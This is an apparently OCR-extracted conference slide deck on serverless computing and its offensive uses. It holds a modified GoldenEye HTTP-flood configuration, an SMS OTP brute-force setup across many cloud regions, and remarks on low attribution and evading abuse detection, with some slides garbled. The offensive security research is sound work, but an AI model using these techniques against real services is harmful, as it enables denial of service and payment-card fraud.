

\$ whoami

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AWS Lambda

Jan 2015 - AWS Lambda Preview Open to all AWS Customers

Upload your code and trigger it to run Scales quickly 1,000,000 code runs for free every month

Only supported node.js

lambdash: AWS Lambda Shell Hack By Eric Hammond https://github.com/alestic/lambdash Run shell commands using node.js





Servers are dead...

"Serverless"



No Servers to Manage

AWS Lambda automatically runs your code without requiring you to provision or manage servers. Just write the code and upload it to Lambda.

Run Code, Not Servers - Serverless Computing

(Ad) aws.amazon.com/lambda ▼

Use AWS Lambda To Run Code Without Managing Servers. Get Started Today!

Continuous Scaling · Subsecond Metering · Real-Time Data Processing · No Servers to Manage

Product Details FAQs

One-Year Free Account Getting Started Guide




Serverless Economics

Cloud Functions are ephemeral, spinning up on-demand and back down in response to events in the environment. Pay only while your function is executing, metered to the nearest 100 milliseconds, and pay nothing after your function finishes.




Just Add Code

Run in a fully-managed, serverless environment where Google handles infrastructure, operating systems, and runtime environments completely on your behalf. Each Cloud Function runs in its own isolated secure execution context, scales automatically, and has a lifecycle independent from other functions.



Real-time File Processing

Example: Image Thumbnail Creation



Scale

https://github.com/airbnb/streamalert

StreamAlert is a serverless, realtime data analysis framework which empowers you to ingest, analyze, and alert on data from any environment, using datasources and alerting logic you define.

https://github.com/0x4D31/honeyLambda

honeyλ - a simple serverless application designed to create and monitor URL {honey}tokens, on top of AWS Lambda and Amazon API Gateway

https://github.com/goadapp/goad

Goad is an AWS Lambda powered, highly distributed, load testing tool built in Go

https://github.com/davbo/lambda-csp-report-uri
Simple python application which runs on AWS
Lambda and writes **CSP** reports into S3 for later
processing

https://github.com/therefromhere/csp_lambda

AWS Lambda function to store Content Security

Policy reports in ElasticSearch







Goad

Automate


https://github.com/marekq/aws-lambda-firewall Create temporary security groups on your EC2 instances through a simple API call. In addition, audit your security groups easily by the use of automated reports written to S3.

https://github.com/ilijamt/lambda_security_group_manager

Auto managing your AWS security groups with I ambda

https://github.com/johnmccuk/cloudflare-ip-security-group-update

Lambda function to retrieve **Cloudflare's IP address** list and update the specified security group




AWS WAF Automation

https://aws.amazon.com/answers/ security/aws-waf-securityautomations/

Parse application logs and trigger WAF rules

Honeypot Log parsing (db scraping) Use third party IP reputation lists





Hello World from the Serverless cloud




AWS Lambda

Run code without thinking about servers.

Pay for only the compute time you consume.


Hello Serverless World

Hello World on AWS Lambda (1/4)




Configure triggers

You can choose to add a trigger that will invoke your function.



Hello World on AWS Lambda (2/4)



Hello World on AWS Lambda (3/4)

AWS Lambda uses an IAM role that grants your custom code permissions to access AWS resources it needs.			Handler*	lambda_function.lambda_handler			
→ Hide Details			Role*	Choose an exist	ng role	•	0
Role Summary €	Lambda execution role permissions						
Description IAM Role	Create a new IAM Role *		Existing role*	lambda_execution	n	-	0
Role Name	lambda_execution						
▼ Hide Policy Document East		Memory (MB)*	128 🔻			-	
rsi (ersion* "2012-10-17", latement* "Effect* "Allow", "Action* "logs CreateLogGinoup", "logs CreateLogGinoup", "logs Pull.ogEvents" "Resource* "arm aws logs *****		Timeout*	1 mi		sec	

Hello World on AWS Lambda (4/4)

Test

Execution result: succeeded (logs)

The area below shows the result returned by your function execution.

"Hello from Lambdal3.228.72.124"

IP address is 13.228.72.124

Summary

Code SHA- ScG9L8NI/yq+pklrSrOfWDurG0n

256 RKTtye2QLAUR0TUo=

Request ID 591c9d68-5361-11e7-bad0-

b99e77877340

Duration 224.77 ms

Billed 300 ms

Resources 128 MB

configured

duration

Max memory 19 MB

used

Welcome!

Before starting we need to verify you are a human



Hello Serverless World

Sessions and all their instances are deleted after 03:59:55 hours.

Hello World on Play with Docker

Hosted: http://www.play-with-docker.com/

Build your own: https://github.com/alexellis/faas

A serverless framework for Docker



+ ADD NEW INSTANCE

c6002496_node1

10.0.47.3 Memory 1.73% (70.82MiB / 3.996GiB)

curl ifconfig.co 34.206.199.2

\$ dig +short -x 34.206.199.2 ec2-34-206-199-2.compute-1.amazonaws.com.

+Anonymous (no account)

WARNING!!!! This is a sandbox environment. Using personal credentials

python -V

Python 2.7.13

is HIGHLY! discouraged. Any consequences of doing so, are

-time limited

-captcha

completely the user's responsibilites.

ode1] (local) root@10.0.47.3 ~

CPU 0.26%

DELETE



Cost

Simple Hello World function to get current IP http://serverlesscalc.com/

Serverless Cost Calculator

(beta

Calculating cost for AWS Lambda, Azure Functions, Google Cloud Functions, and IBM OpenWhisk

10000000	Number of Executions
300	Estimated Execution Time
128MB	(ms)
● True ◎ False	Ø Memory Size
	HTTP Requests

AWS: "1M free requests per month and 400,000 GB-seconds of compute time per month"

128 MB = 3,200,000 free seconds per month Then \$0.000000208 per 100ms

300ms - 10 million executions for \$1.80

Vendor	Request Cost	Compute Cost	Total
AWS Lambda	\$1.80	\$0.00	\$1.80
Azure Functions	\$1.80	\$0.00	\$1.80
Google Cloud Functions	\$3.20	\$4.00	\$7.20
IBM OpenWhisk	\$0.00	\$0.00	\$0.00

FaaS support by region

AWS

- 1. US East (N. Virginia)
- 2. US East (Ohio)
- 3. US West (N. California)
- 4. US West (Oregon)
- 5. Canada (Central)
- 6. EU (Ireland)
- 7. EU (Frankfurt)
- 8. EU (London)
- 9. Asia Pacific (Singapore)
- 10. Asia Pacific (Sydney)
- 11. Asia Pacific (Seoul)
- 12. Asia Pacific (Tokyo)
- 13. Asia Pacific (Mumbai)
- 14. South America (São Paulo)

Azure

- 1. East US
- 2. East US 2
- 3. West US
- 4. West US 2
- 5. South Central US
- 6. North Central US
- 7. Central US
- 8. Canada Central
- 9. Canada East
- 10. North Europe
- 11. West Europe
- 12. UK West
- 13. UK South
- 14. Southeast Asia
- 15. East Asia
- 16. Japan West

<u>Azure</u>

- 17. Japan East
- 18. Brazil South
- 19. Australia East
- 20. Australia Southeast
- 22. Central India
- 23. South India

IBM

1. US South

Google

1. IOWA (us-central1)

Play with Docker

1. (AWS)


Overview

	Google	IBM	AWS	Azure
Regions	1	1	<u>14</u>	23
Language	Node.js (Python)	Docker Node.js 6 Python 3 Swift 3	Edge Node.js 4.3 Node.js 4.3 Node.js 6.10 Python 2.7 Python 3.6	Bash, Batch C#, F# JavaScript Php, PowerShell Python, TypeScript
OS (Python)	Linux Debian 8.8	Linux Ubuntu 14.04.1	Linux 4.4.51-40.60.amzn1.x86_64	Windows Server 2012
Network	IPv6	IPv4	IPv4	IPv4

Advantages

- 1. Low cost ("free")
 - a. Sign up credit
- 2. Unspecified source IP addresses
 - a. Possibly low attribution
- 3. Global data centers
 - a. China









Project Thunderstruck

Finding use cases for FaaS in offensive security

Project Thunderstruck

Finding use cases for FaaS in offensive security

Explore different cloud service providers

Try to get *supercomputer* resources without paying supercomputer prices

DEF CON 25

- 1. DDoS without Servers
- 2. SMS OTP Brute Force

BSidesLV 2017

1. Searching in IPv6

DDoS without Servers

1: DDoS without Servers

Client purchases anti-ddos service

Does it work? Will they scrub the attack at 2am?

Plan:

- Find a simple HTTP DDoS tool with code in python
- 2. Get it working on a cloud service provider
- Start the worker/code
- 4. Monitor the target and wait for results

GoldenEye - https://github.com/jseidl/GoldenEye

Modified slightly to hard code target IP, Host headers, path, and deployed to *undisclosed* cloud service provider

Simple script to start the function, wait for it to timeout (60 seconds)

Script Kiddie skills

Paste goldeneye.py code

```
def error(msg):
    # print help information and exit:
    sys.stderr.write(str(msg+"\n"))
    usage()
    sys.exit(2)
```

Remove everything from "# Main" / line 567 down

```
goldeneye = GoldenEye("http://128.199.175.83")
goldeneye.useragents = ["Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.104 Safari/537.36"]
goldeneye.nr_workers = 1
goldeneye.method = METHOD_POST
goldeneye.nr_sockets = 1
goldeneye.fire()
```

Test on our server
Run the function
Tail logs and wait for results



The attack

Trigger the code to start

Wait for abuse email...



Site is still up

Something unexpected has occurred...

```
ryan@focus:-$ torify curl -v http://www.
   Trying
 Connected to www.
                                                       port 80 (#0)
> GET /en/ HTTP/1.1
 Host:
> User-Agent: curl/7.47.0
 Accept: */*
< HTTP/1.1 302 Redirct
< Connection: Close
< Pragma: no-cache
< Location: http
                                            ?mophlfcbaaaaaaai
< Cache-control: no-cache
< Content-Type: text/html; charset=UTF-8;
< Content-Length: 0;
 Closing connection 0
ryan@focus: $
```

Python

Update the function

Try again...

Modify goldeneye to follow redirects

Monitor the target

AWS Route 53 Health Checks

Checks HTTP service
Can look for keywords








Monitor the target


AWS Route 53 Health Checks

Multiple regions/locations





The Results



~30 Mbps
Code running in 1 region/zone of 1 cloud service provider
Good bandwidth available

Abuse not detected by the cloud service provider and our account is still active :)

Summary

Entry requirements:

- Anyone who knows how to copy/paste a Python script
- Easy script kiddie with free credit to cloud service providers

Access to:

- High bandwidth
- xx Mbps DDoS infrastructure



SMS OTP Brute force

2: SMS OTP

Online credit card purchases








SafeKey*


Access Control Server (ACS):

- 1. Is this card enrolled in 3-d secure
- 2. Is auth available
- 3. Authenticate card holder

ACS has to detect brute force of the OTP value ACS is run by or on behalf of an Issuer (bank)




https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf



About 47,100 results (0.87 seconds)

3D Secure ACS for Issuers - Hosted and In-House

Transaction Flow



3-D Secure - Systems and Compliance Testing Policies and Procedures Guide (January 2014) Product's tested: **ACS** and **MPI**"Visa Inc.'s letter of compliance does not under any circumstances include any endorsement or warranty regarding the ... security ... of any particular product or service"

"The ACS determines whether the provided password is correct"

"Cardholder fails to correctly enter the authentication information within the issuer-defined number of entries (possible indication of fraudulent user)."

OTP security left to successful implementation of ACS by third party product or hosted service

https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf

The Plan

Need to guess 6 digit SMS OTP value $10^6 = 1,000,000$ possible values

Time limited window of 100 seconds


Plan:

- 1. Start a simulated online purchase
- 2. Load SMS OTP page
- 3. Capture HTTP request with SMS OTP value
- 4. Load request into thunderstruck
- Get correct value and continue session in browser

Complete all the steps within **100 seconds**

Good use case for FaaS?





Google App Engine (1/2)

First we need a test server that can handle 1,000,000 requests in 60 seconds ~16,667 requests/second

200 instances to handle the requests



```
1 runtime: python27
2 api_version: 1
3 threadsafe: true
4
5 instance_class: B1
6
7 manual_scaling:
8 instances: 200
9
10 handlers:
11 - url: /.*
12 script: main.app
13
```

```
import webapp2
   from google.appengine.api import memcache
   class MainPage (webapp 2. RequestHandler):
     def get(self):
       self.response.headers['Content-Type'] = 'text/plain'
       memclient = memcache.Client()
       # set the otp value
10
       setotp = self.request.get("setotp", None)
11
       if setotp is not None:
12
         memclient.set("setotp", setotp, namespace='brute otp')
13
         otp guess count = 0
         memclient.set("otp guess count", otp guess count, namespace='brute otp')
14
15
         otp guess max = pow(10, len(setotp))
         memclient.set("otp guess max", otp guess max, namespace='brute otp')
16
         # get the current stored OTP
18
19
         target otp = memclient.get("setotp", namespace='brute otp')
20
         if target otp is not None:
           self.response.write("Stored OTP: "+str(target otp)+"\n")
         else:
23
           self.response.write("Stored OTP: None\n")
```

Google App Engine (2/2)

```
25
       # check if the OTP quess is correct
                                                                               Memcache backend:
26
       otp = self.request.get("otp", None)
27
       if otp is None:
                                                                                   Check if OTP guess is correct
         self.response.write("Enter the OTP in the parameter 'otp'\n")
28
                                                                                   Track OTP guesses
29
       else:
30
         memcache.incr("otp guess count", delta=1, namespace='brute otp')
31
         if otp == target otp:
           self.response.write("Success the correct OTP is: "+otp+"\n")
32
33
         elif otp is not None:
           self.response.write('OTP is wrong, try again\n')
34
36
       # check how many OTP have been guessed
37
       otp guess count = memclient.get("otp guess count", namespace='brute otp')
38
       otp guess max = memclient.get("otp guess max", namespace='brute otp')
39
        self.response.write("otp guessed: "+str(otp guess count)+"/"+str(otp guess max)+"\n")
```

Memcache service level
Dedicated (2 GB, 20k ops/sec)
Up to 10k ops/sec/GB. Change

Daily spending

USD 10

\$ gcloud app deploy

Function

```
$ cat ./trigger_worker_aws.py
# setup test server
"https://otp.appspot.com/?setotp=" + random(...)
start_time = datetime(...)
def wait_for_result(...)
      while Elasticsearch(...).get(...)
            time.sleep(1)
      print("OTP is 123456 \o/")
# invoke Lambda function
multiprocessing.Pool(...)
            boto3.client('lambda').invoke(...)
            wait_for_result(...)
print("time taken:" + datetime(...) - start_time )
```

```
$ cat ./worker.py
*Python multiprocessing Pool and Queue won't
work on AWS Lambda*
def lambda_handler(...)
def brute_otp(...)
           multiprocessing.Process(brute_otp_r
un, ...)
def brute_otp_run(...)
           response = requests.get(url+otp)
     if success_match in response:
           add_result_to_es(response)
     if done_match in response:
           add_job_to_es(response)
def add_result_to_es(...)
def add_job_to_es(...)
```

Testing

https://smsotp.appspot.com/?setotp=013370

Stored OTP: 013370

Enter the OTP in the parameter 'otp'

otp guessed: 0/1000000

https://smsotp.appspot.com/?otp=123456

Stored OTP: 013370

OTP is wrong, try again otp guessed: 1/100000

https://smsotp.appspot.com/?otp=013370

Stored OTP: 013370

Success the correct OTP is: 013370

otp guessed: 2/1000000



Now we have a working test server to simulate the brute force attack within 100 seconds

Brute-force 4 digits - 100 workers (100/worker)

```
=====[OTP LENGTH 4]======
setting random OTP value of length: 4 - OTP value is: 8763
server is ready, starting brute force of OTP
Need to spawn 100.0 workers to guess otp [0-9] of length 4 with 100 otp per worker
32 processes to start 7.14285714286 workers for each of the 14 regions
continue?
2017-07-09 16:28:29.478689 - starting brute otp
Started job id: 91ada05a-eea6-4eb6-b79b-78fe8a347ee1
2017-07-09 16:28:29.480830 - starting workers
2017-07-09 16:28:29.484356 - waiting for answer in elasticsearch
2017-07-09 16:28:31.547423 - done starting workers
finished starting workers in 0:00:02.066530
2017-07-09 16:28:41.808053 - got answer from elasticsearch
                                                                   Try all values in
{u'otp value': u'8763'}
                                                                   26 seconds
found OTP in 0:00:12.329502
2017-07-09 16:28:41.811278 - waiting for job to complete
2017-07-09 16:28:56.023307 - job completed
```

brute otp finished in 0:00:26.544594

Brute-force 4 digits - 200 workers (50/worker)

```
=====[OTP LENGTH 4]======
setting random OTP value of length: 4 - OTP value is: 2577
server is ready, starting brute force of OTP
Need to spawn 200.0 workers to guess otp [0-9] of length 4 with 50 otp per worker
32 processes to start 14.2857142857 workers for each of the 14 regions
continue?
2017-07-09 16:27:42.543748 - starting brute otp
Started job id: 0bd95391-641b-4c28-b618-634bda7941e5
2017-07-09 16:27:42.546869 - starting workers
2017-07-09 16:27:42.550619 - waiting for answer in elasticsearch
2017-07-09 16:27:44.694512 - done starting workers
finished starting workers in 0:00:02.147645
2017-07-09 16:27:53.474901 - got answer from elasticsearch
                                                                   Try all values in
{u'otp value': u'2577'}
                                                                   11 seconds
found OTP in 0:00:10.931181
2017-07-09 16:27:53.478134 - waiting for job to complete
2017-07-09 16:27:54.327960 - job completed
```

brute otp finished in 0:00:11.784056

Brute-force 4 digits - 400 workers (25/worker)

```
=====[OTP LENGTH 4]======
setting random OTP value of length: 4 - OTP value is: 2167
server is ready, starting brute force of OTP
Need to spawn 400.0 workers to guess otp [0-9] of length 4 with 25 otp per worker
32 processes to start 28.5714285714 workers for each of the 14 regions
continue?
2017-07-09 16:26:58.884780 - starting brute otp
Started job id: 685b617a-9986-4f6f-bd1a-4f563f545b58
2017-07-09 16:26:58.888718 - starting workers
2017-07-09 16:26:58.892609 - waiting for answer in elasticsearch
2017-07-09 16:27:01.999699 - done starting workers
finished starting workers in 0:00:03.111037
2017-07-09 16:27:04.825824 - got answer from elasticsearch
                                                                   Try all values in
{u'otp value': u'2167'}
                                                                   7 seconds
found OTP in 0:00:05.941202
2017-07-09 16:27:04.829593 - waiting for job to complete
2017-07-09 16:27:06.544043 - job completed
```

brute otp finished in 0:00:07.659145

Brute-force 5 digits - 1,000 workers (100/worker)

```
=====[OTP LENGTH 5]======
setting random OTP value of length: 5 - OTP value is: 92827
server is ready, starting brute force of OTP
Need to spawn 1000.0 workers to guess otp [0-9] of length 5 with 100 otp per worker
32 processes to start 71.4285714286 workers for each of the 14 regions
continue?
2017-07-09 16:22:49.462012 - starting brute otp
Started job id: 8fc3d024-ba49-4ecb-ada0-5660935a87bf
2017-07-09 16:22:49.468667 - starting workers
2017-07-09 16:22:49.470290 - waiting for answer in elasticsearch
2017-07-09 16:22:55.765072 - done starting workers
finished starting workers in 0:00:06.296480
2017-07-09 16:23:10.736533 - got answer from elasticsearch
                                                                   Try all values in
{u'otp value': u'92827'}
                                                                   100 seconds
found OTP in 0:00:21.274614
2017-07-09 16:23:10.739454 - waiting for job to complete
2017-07-09 16:24:30.031556 - job completed
```

brute otp finished in 0:01:40.569551

Brute-force 5 digits - 2,000 workers (50/worker)

```
=====[OTP LENGTH 5]======
setting random OTP value of length: 5 - OTP value is: 15202
server is ready, starting brute force of OTP
Need to spawn 2000.0 workers to guess otp [0-9] of length 5 with 50 otp per worker
32 processes to start 142.857142857 workers for each of the 14 regions
continue?
2017-07-09 16:15:41.324104 - starting brute otp
Started job id: be84d27a-bd77-4dde-95a1-802dde9796fa
2017-07-09 16:15:41.336814 - starting workers
2017-07-09 16:15:41.339787 - waiting for answer in elasticsearch
2017-07-09 16:15:47.890910 - got answer from elasticsearch
{u'otp value': u'15202'}
found OTP in 0:00:06.567002
2017-07-09 16:15:51.180059 - done starting workers
finished starting workers in 0:00:09.843286
2017-07-09 16:15:51.180274 - waiting for job to complete
2017-07-09 16:16:53.400075 - job completed
brute otp finished in 0:01:12.075939
```

Try all values in 72 seconds

Brute-force 5 digits - 4,000 workers (25/worker)

```
=====[OTP LENGTH 5]======
setting random OTP value of length: 5 - OTP value is: 36033
server is ready, starting brute force of OTP
Need to spawn 4000.0 workers to guess otp [0-9] of length 5 with 25 otp per worker
32 processes to start 285.714285714 workers for each of the 14 regions
continue?
2017-07-09 16:14:25.121882 - starting brute otp
Started job id: 8c903f9d-8036-41a2-b9f8-8444b9e2523d
2017-07-09 16:14:25.131402 - starting workers
2017-07-09 16:14:25.133104 - waiting for answer in elasticsearch
2017-07-09 16:14:36.006256 - got answer from elasticsearch
{u'otp value': u'36033'}
found OTP in 0:00:10.884596
                                                                   Try all values in
2017-07-09 16:14:43.876436 - done starting workers
                                                                   24 seconds
finished starting workers in 0:00:18.745044
2017-07-09 16:14:43.876572 - waiting for job to complete
2017-07-09 16:14:49.328035 - job completed
brute otp finished in 0:00:24.206181
```

Brute-force 6 digits - 10,000 workers (100/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 132103
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:29:46.701166 - starting brute otp
Started job id: 70961810-964d-4b62-8c34-8b4dbd9e3e0b
2017-07-09 16:29:46.732705 - starting workers
2017-07-09 16:29:46.735767 - waiting for answer in elasticsearch
2017-07-09 16:30:17.796209 - got answer from elasticsearch
{u'otp value': u'132103'}
found OTP in 0:00:31.097981
2017-07-09 16:30:33.161660 - done starting workers
finished starting workers in 0:00:46.429033
2017-07-09 16:30:33.161845 - waiting for job to complete
2017-07-09 16:33:30.035312 - job completed
brute otp finished in 0:03:43.334052
```

~500k attempts in first 60 seconds

Brute-force 6 digits - 10,000 workers (100/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 365313
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:59:26.960930 - starting brute otp
Started job id: 48b6c6d6-23c5-46c9-82b5-171605d9e4b7
2017-07-09 16:59:26.980960 - starting workers
2017-07-09 16:59:26.983994 - waiting for answer in elasticsearch
2017-07-09 17:00:08.949795 - got answer from elasticsearch
{u'otp value': u'365313'}
found OTP in 0:00:41.989282
2017-07-09 17:00:20.354010 - done starting workers
                                                                          41 seconds
finished starting workers in 0:00:53.373069
2017-07-09 17:00:20.354184 - waiting for job to complete
2017-07-09 17:04:14.738054 - job completed
brute otp finished in 0:04:47.777224
```

Brute-force 6 digits - 20,000 workers (50/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 848028
server is ready, starting brute force of OTP
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
32 processes to start 1666.6666667 workers for each of the 12 regions
continue?
2017-07-09 17:31:04.042149 - starting brute otp
Started job id: 3ada0c03-2098-4bb7-81a6-59fc23aa13e4
2017-07-09 17:31:04.105770 - starting workers
2017-07-09 17:31:04.115192 - waiting for answer in elasticsearch
2017-07-09 17:32:20.495622 - got answer from elasticsearch
{u'otp value': u'848028'}
                                                          12 regions
found OTP in 0:01:16.453610
2017-07-09 17:32:41.689405 - done starting workers
